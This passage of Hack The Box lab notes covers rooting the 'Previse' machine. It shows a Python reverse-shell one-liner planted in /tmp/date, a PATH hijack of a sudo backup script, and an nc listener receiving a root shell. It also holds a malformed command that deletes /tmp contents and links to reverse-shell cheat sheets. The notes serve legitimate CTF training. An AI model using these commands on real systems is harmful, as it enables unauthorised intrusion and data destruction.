8 gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
9 gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
~
```

Exploit



```
1 echo "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.4\", 1234));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(['/bin/bash','-i']);'" > /tmp/date
```



Exploited

The image shows a terminal window with four tabs and two panes of code.

Left Pane:

- File Actions Edit View Help
- (chris@kali)-[~]
- \$ nc -lvp 1234
- listening on [any] 1234 ...
- 10.10.11.104: inverse host lookup failed: Unknown host
- connect to [10.10.14.4] from (UNKNOWN) [10.10.11.104] 56174
- root@previse:~#

Right Pane:


- File Actions Edit View Help
- chris@kali: ~ x chris@kali: ~ x chris@kali: ~/htb/previse x m4lwhere
- m4lwhere@previse:~\$ export PATH=/tmp:\$PATH
- m4lwhere@previse:~\$ chmod 777 /tmp/date
- m4lwhere@previse:~\$ sudo /opt/scripts/access_backup.sh

Bottom:

```
1 echo "python -c 'import socket,subprocess,os';os.system('rm -rf /tmp/* &gt;&gt; /tmp/clean')";>/tmp/date
```

Note Taking

- After rooting a box or after trying out a new exploit it is important to take good notes so that when you come back to htb you have a place to immediately start from
 - Cherrytree is a good open source one





Starting Point

yaCTFpl/manual.md at alc · Hack The Box :: Starting P · +

https://app.hackthebox.com/starting-point

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My HackTheBox CTF ...

HACKTHEBOX Search Hack The Box ACTIVE 6e6f6f62 LAB ACCESS

Home My Profile My Team Labs Rankings Battlegrounds Academy Careers Universities Social

STARTING POINT

Learn the basics of Penetration Testing

TIER 0
THE KEY IS A STRONG FOUNDATION
0%

COMPLETE TIER 0 FREE MACHINES TO UNLOCK TIER 1

COMPLETE TIER 1 FREE MACHINES TO UNLOCK TIER 2



Useful Links

- <https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/>
- <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>
- <https://gtfobins.github.io/>
- <https://gchq.github.io/CyberChef/>
- <https://github.com/andrew-d/static-binaries>
- <https://www.youtube.com/channel/UCa6eh7gCkpPo5XXUDfygQQA>
- <https://Oxdf.gitlab.io/>
- <https://www.guru99.com/linux-commands-cheat-sheet.html>
- <https://pentestlab.blog/>
- <https://github.com/evilcel3ri/yaCTFpl/blob/aleph/manual.md>



Proud Sponsors



CACI

EVER VIGILANT

